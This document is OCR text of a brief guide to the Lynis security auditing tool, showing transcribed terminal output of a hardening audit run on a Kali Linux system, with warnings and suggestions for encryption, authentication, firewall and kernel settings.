
Lynis is an open source security auditing tool. Its main goal is to audit and harden Unix and Linux based systems. It scans the system by performing many security control checks. Examples include searching for installed software and determine possible configuration flaws. Many tests are part of common security guidelines and standards, with on top additional security tests. After the scan a report will be displayed with all discovered findings. To provide you with initial guidance, a link is shared to the related Lynis control.


Applications
Places
Terminal
Sat 7:21 PM
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# lynis -Q --cronjob
[Lynis 2.6.2]
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.
2007-2018, CISOfy - https://cisofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
[+] Initializing program
- Detecting OS... [DONE]
- Checking profiles... [DONE]
Program version: 2.6.2
Operating system: Linux
Operating system name: Debian
Operating system version: kali-rolling
Kernel version: 4.19.0
Hardware platform: x86_64
Hostname: kali
Profiles: /etc/lynis/default.prf
Log file: /var/log/lynis.log
Report file: /var/log/lynis-report.dat
Report version: 1.0
Plugin directory: /etc/lynis/plugins
Auditor: [Not Specified]
Language: en
Test category: all
Test group: all


Applications
Places
Terminal
Sat 7:22 PM
root@kali: ~
File Edit View Search Terminal Help
Test category: all
Test group: all
- Program update status... [WARNING]
Lynis update available
Current version is more than 4 months old
Current version : 262 Latest version : 275
Please update to the latest version.
New releases include additional features, bug fixes, tests, and baselines.
Download the latest version:
Packages (DEB/RPM) - https://packages.cisofy.com
Website (TAR) - https://cisofy.com/downloads/
GitHub (source) - https://github.com/CISOfy/lynis
[+] System Tools
- Scanning available tools...
- Checking system binaries...
[+] Plugins (phase 1)
Note: plugins have more extensive tests and may take several minutes to complete
- Plugin: debian
[+] Debian Tests


Applications
Places
Terminal
Sat 7:22 PM
root@kali: ~
File Edit View Search Terminal Help
[+] Debian Tests
- Checking for system binaries that are required by Debian Tests...
- Checking /bin... [FOUND]
- Checking /sbin... [FOUND]
- Checking /usr/bin... [FOUND]
- Checking /usr/sbin... [FOUND]
- Checking /usr/local/bin... [FOUND]
- Checking /usr/local/sbin... [FOUND]
- Authentication:
- PAM (Pluggable Authentication Modules):
- libpam-tmpdir [Not Installed]
- libpam-usb [Not Installed]
- File System Checks:
- DM-Crypt, Cryptsetup & Cryptmount:
- Checking / on /dev/sda1 [NOT ENCRYPTED]
- Checking /media/sf_Desktop on /root/Desktop [NOT ENCRYPTED]
- Checking /media/sf_Downloads on /root/Downloads [NOT ENCRYPTED]
- Checking /media/sf_Software on Software [NOT ENCRYPTED]
- Checking /media/cdrom0 on /dev/sr0 [NOT ENCRYPTED]
- Software:
- apt-listbugs [Not Installed]
- apt-listchanges [Installed and enabled for apt]
- checkrestart [Not Installed]
- needrestart [Not Installed]
- debsecan [Not Installed]
- debsums [Not Installed]
- fail2ban [Not Installed]
[+] Boot and services
- Service Manager [systemd]
- Checking UEFI boot [DISABLED]
- Checking presence GRUB2 [FOUND]
- Checking for password protection [WARNING]
- Check running services (systemctl) [DONE]
Result: found 22 running services
- Check enabled services at boot (systemctl) [DONE]
Applications
Places
Terminal
Sat 7:22 PM
root@kali: ~
File Edit View Search Terminal Help
- Checking sulogin in rescue.service [NOT FOUND]
[+] Kernel
- Checking default run level [RUNLEVEL 5]
- Checking CPU support (NX/PAE)
CPU support: PAE and/or NoeXecute supported [FOUND]
- Checking kernel version and release [DONE]
- Checking kernel type [DONE]
- Checking loaded kernel modules [DONE]
Found 73 active modules
- Checking Linux kernel configuration file [FOUND]
- Checking default I/O kernel scheduler [FOUND]
- Checking for available kernel update [OK]
- Checking core dumps configuration [DISABLED]
- Checking setuid core dumps configuration [DEFAULT]
- Check if reboot is needed [NO]
[+] Memory and Processes
- Checking /proc/meminfo [FOUND]
- Searching for dead/zombie processes [OK]
- Searching for IO waiting processes [OK]
[+] Users, Groups and Authentication
- Administrator accounts [OK]
- Unique UIDs [OK]
- Consistency of group files (grpck) [OK]
- Unique group IDs [OK]
- Unique group names [OK]
- Password file consistency [OK]
- Query system users (non daemons) [DONE]
- NIS+ authentication support [NOT ENABLED]
- NIS authentication support [NOT ENABLED]
- sudoers file [FOUND]
- Check sudoers file permissions [OK]
- PAM password strength tools [SUGGESTION]



Applications
Places
Terminal
Sat 7:22 PM
root@kali: ~
File Edit View Search Terminal Help
- Check sudoers file permissions [OK]
- PAM password strength tools [SUGGESTION]
- PAM configuration files (pam.conf) [FOUND]
- PAM configuration files (pam.d) [FOUND]
- PAM modules [FOUND]
- LDAP module in PAM [NOT FOUND]
- Accounts without expire date [OK]
- Accounts without password [OK]
- Checking user password aging (minimum) [DISABLED]
- User password aging (maximum) [DISABLED]
- Checking expired passwords [OK]
- Checking Linux single user mode authentication [WARNING]
- Determining default umask
- umask (/etc/profile) [NOT FOUND]
- umask (/etc/login.defs) [SUGGESTION]
- LDAP authentication support [NOT ENABLED]
- Logging failed login attempts [ENABLED]
[+] Shells
- Checking shells from /etc/shells
Result: found 11 shells (valid shells: 11).
- Session timeout settings/tools [NONE]
- Checking default umask values
- Checking default umask in /etc/bash.bashrc [NONE]
- Checking default umask in /etc/profile [NONE]
[+] File systems
- Checking mount points
- Checking /home mount point [SUGGESTION]
- Checking /tmp mount point [SUGGESTION]
- Checking /var mount point [SUGGESTION]
- Query swap partitions (fstab) [OK]
- Testing swap partitions [OK]
- Testing /proc mount (hidepid) [SUGGESTION]
- Checking for old files in /tmp [OK]
- Checking /tmp sticky bit [OK]
Applications
Places
Terminal
Sat 7:23 PM
root@kali: ~
File Edit View Search Terminal Help
- Checking for old files in /tmp [OK]
- Checking /tmp sticky bit [OK]
- Checking /var/tmp sticky bit [OK]
- ACL support root file system [ENABLED]
- Mount options of / [NON DEFAULT]
- Checking Locate database [FOUND]
- Disable kernel support of some filesystems
- Discovered kernel modules: freevxfs hfs hfsplus jffs2 squashfs
[+] USB Devices
- Checking usb-storage driver (modprobe config) [NOT DISABLED]
- Checking USB devices authorization [ENABLED]
- Checking USBGuard [NOT FOUND]
[+] Storage
- Checking firewire ohci driver (modprobe config) [NOT DISABLED]
[+] NFS
- Check running NFS daemon [NOT FOUND]
[+] Name services
- Searching DNS domain name [UNKNOWN]
- Checking /etc/hosts
- Checking /etc/hosts (duplicates) [OK]
- Checking /etc/hosts (hostname) [OK]
- Checking /etc/hosts (localhost) [OK]
- Checking /etc/hosts (localhost to IP) [OK]
[+] Ports and packages
- Searching package managers
- Searching dpkg package manager [FOUND]
- Querying package manager
- Query unpurged packages [FOUND]


Applications
Places
Terminal
Sat 7:23 PM
root@kali: ~
File Edit View Search Terminal Help
- Querying package manager
- Query unpurged packages [FOUND]
- Checking security repository in sources.list file or directory [WARNING]
- Checking vulnerable packages (apt-get only) [DONE]
- Checking package audit tool [INSTALLED]
Found: apt-get
[+] Networking
- Checking IPv6 configuration [ENABLED]
Configuration method [AUTO]
IPv6 only [NO]
- Checking configured nameservers
- Testing nameservers
Nameserver: 182.237.9.10 [OK]
Nameserver: 8.8.8.8 [OK]
- Minimal of 2 responsive nameservers [OK]
- Checking default gateway [DONE]
- Getting listening ports (TCP/UDP) [DONE]
* Found 1 ports
- Checking promiscuous interfaces [OK]
- Checking waiting connections [OK]
- Checking status DHCP client [RUNNING]
- Checking for ARP monitoring software [NOT FOUND]
[+] Printers and Spools
- Checking cups daemon [NOT FOUND]
- Checking lp daemon [NOT RUNNING]
[+] Software: e-mail and messaging
[+] Software: firewalls
- Checking iptables kernel module [FOUND]
- Checking iptables policies of chains [FOUND]
- Checking for empty ruleset [WARNING]


Applications
Places
Terminal
Sat 7:23 PM
root@kali: ~
File Edit View Search Terminal Help
- Checking iptables policies of chains [FOUND]
- Checking for empty ruleset [WARNING]
- Checking for unused rules [OK]
- Checking host based firewall [ACTIVE]
[+] Software: webserver
- Checking Apache (binary /usr/sbin/apache2) [FOUND]
Info: Configuration file found (/etc/apache2/apache2.conf)
Info: No virtual hosts found
* Loadable modules [FOUND (118)]
- Found 118 loadable modules
mod_evasive: anti-DoS/brute force [NOT FOUND]
mod_reqtimeout/mod_qos [FOUND]
ModSecurity: web application firewall [NOT FOUND]
- Checking nginx [NOT FOUND]
[+] SSH Support
- Checking running SSH daemon [NOT FOUND]
[+] SNMP Support
- Checking running SNMP daemon [NOT FOUND]
[+] Databases
No database engines found
[+] LDAP Services
- Checking OpenLDAP instance [NOT FOUND]
[+] PHP
- Checking PHP [NOT FOUND]
[+] Squid Support



Applications
Places
Terminal
Sat 7:23 PM
root@kali: ~
File Edit View Search Terminal Help
[+] Logging and files
- Checking for a running log daemon [OK]
- Checking Syslog-NG status [NOT FOUND]
- Checking systemd journal status [FOUND]
- Checking Metalog status [NOT FOUND]
- Checking RSyslog status [FOUND]
- Checking RFC 3195 daemon status [NOT FOUND]
- Checking minilogd instances [NOT FOUND]
- Checking logrotate presence [OK]
- Checking log directories (static list) [DONE]
- Checking open log files [DONE]
- Checking deleted files in use [FILES FOUND]
[+] Insecure services
- Checking inetd status [NOT ACTIVE]
[+] Banners and identification
- /etc/issue [FOUND]
- /etc/issue contents [WEAK]
- /etc/issue.net [FOUND]
- /etc/issue.net contents [WEAK]
[+] Scheduled tasks
- Checking crontab/cronjob [DONE]
[+] Accounting
- Checking accounting information [NOT FOUND]
- Checking sysstat accounting data [DISABLED]
- Checking auditd [NOT FOUND]
[+] Time and Synchronization

Applications
Places
Terminal
Sat 7:23 PM
root@kali: ~
File Edit View Search Terminal Help
[+] Time and Synchronization
[+] Cryptography
- Checking for expired SSL certificates [0/4] [NONE]
[+] Virtualization
[+] Containers
[+] Security frameworks
- Checking presence AppArmor [FOUND]
- Checking AppArmor status [DISABLED]
- Checking presence SELinux [NOT FOUND]
- Checking presence grsecurity [NOT FOUND]
- Checking for implemented MAC framework [NONE]
[+] Software: file integrity
- Checking file integrity tools
- Checking presence integrity tool [NOT FOUND]
[+] Software: System tooling
- Checking automation tooling
- Automation tooling [NOT FOUND]
- Checking for IDS/IPS tooling [NONE]
[+] Software: Malware
- Checking chkrootkit [FOUND]
[+] File Permissions


Applications
Places
Terminal
Sat 7:24 PM
root@kali: ~
File Edit View Search Terminal Help
[+] File Permissions
- Starting file permissions check
[+] Home directories
- Checking shell history files [OK]
[+] Kernel Hardening
- Comparing sysctl key pairs with scan profile
- fs.protected_hardlinks (exp: 1) [OK]
- fs.protected_symlinks (exp: 1) [OK]
- fs.suid_dumpable (exp: 0) [OK]
